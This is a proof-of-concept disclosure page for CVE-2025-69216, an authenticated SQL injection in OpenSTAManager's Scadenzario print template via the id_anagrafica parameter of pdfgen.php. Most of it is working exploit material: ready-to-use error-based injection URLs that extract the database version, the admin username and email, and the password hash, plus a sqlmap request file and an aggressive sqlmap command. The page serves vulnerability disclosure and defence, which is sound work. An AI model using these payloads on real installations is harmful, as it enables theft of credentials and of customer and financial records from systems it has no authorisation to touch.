
 lukasz-rybak/cve-2025-69216
Proof-of-concept repository for CVE-2025-69216, an authenticated SQL injection in OpenSTAManager's Scadenzario print template, enabling extraction of admin credentials and database contents via error-based and blind SQLi.

| Field | Details |
|---|---|
| CVE ID | CVE-2025-69216 |
| Severity | HIGH |
| Advisory | View Advisory |
| Discovered by | Lukasz Rybak |
An authenticated SQL injection vulnerability in OpenSTAManager's Scadenzario (Payment Schedule) print template allows any authenticated user to extract sensitive data from the database, including admin credentials, customer information, and financial records. The vulnerability enables complete database read access through error-based SQL injection techniques.
The vulnerability exists in templates/scadenzario/init.php at line 46, where the id_anagrafica parameter is directly concatenated into an SQL query without proper sanitization:
Vulnerable Code:
if (get('id_anagrafica') && get('id_anagrafica') != 'null') {
    $module_query = str_replace('1=1', '1=1 AND `co_scadenziario`.`idanagrafica`="'.get('id_anagrafica').'"', $module_query);
    $id_anagrafica = get('id_anagrafica');
}
The get() function retrieves user input from GET/POST parameters without validation. The parameter value is directly embedded into the SQL query string using string concatenation instead of using the application's prepare() sanitization function, enabling SQL injection attacks.
Root Cause:
prepare() function for input sanitizationAffected Endpoint:
/pdfgen.php?ptype=scadenzario&id_anagrafica=[INJECTION_PAYLOAD]
Affected Files:
templates/scadenzario/init.php (line 46) - Primary vulnerabilitytemplates/scadenzario/init.php (lines 34, 40) - Similar pattern with date parameterspdfgen.php - Entry point for template rendering1. Confirm Vulnerability - Basic Syntax Error Test:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20--%20
SQL syntax error displayed in application response

2. Extract Database Version - Error-Based SQLi:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,VERSION(),0x7e))%20AND%20%221%22=%221
Result: ~8.3.0~ (MySQL version)

3. Extract Database Name:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,database(),0x7e))%20AND%20%221%22=%221
Result: ~openstamanager~

4. Extract Admin Username:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,(SELECT%20username%20FROM%20zz_users%20LIMIT%201),0x7e))%20AND%20%221%22=%221
Result: ~admin~

5. Extract Admin Email:
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,(SELECT%20email%20FROM%20zz_users%20LIMIT%201),0x7e))%20AND%20%221%22=%221
Result: Admin email address


6. Extract Password Hash (Partial - XPATH 31 char limit):
http://localhost:8081/pdfgen.php?ptype=scadenzario&id_anagrafica=1%22%20AND%20EXTRACTVALUE(1,CONCAT(0x7e,(SELECT%20password%20FROM%20zz_users%20LIMIT%201),0x7e))%20AND%20%221%22=%221
Result: bcrypt password hash
7. Automated Exploitation with SQLMap:
Create request file sqli_osm.req:
GET /pdfgen.php?ptype=scadenzario&id_anagrafica=1* HTTP/1.1
Host: localhost:8081
Cookie: PHPSESSID=[SESSION_COOKIE]
User-Agent: Mozilla/5.0

Run SQLMap:
sqlmap -r sqli_osm.req --level 3 --risk 3 --dbs
SQLMap Confirmed Injection Types:
Who is Impacted:
Reported by Łukasz Rybak
This CVE was responsibly disclosed following coordinated vulnerability disclosure practices. The information provided here is for educational and defensive purposes only.






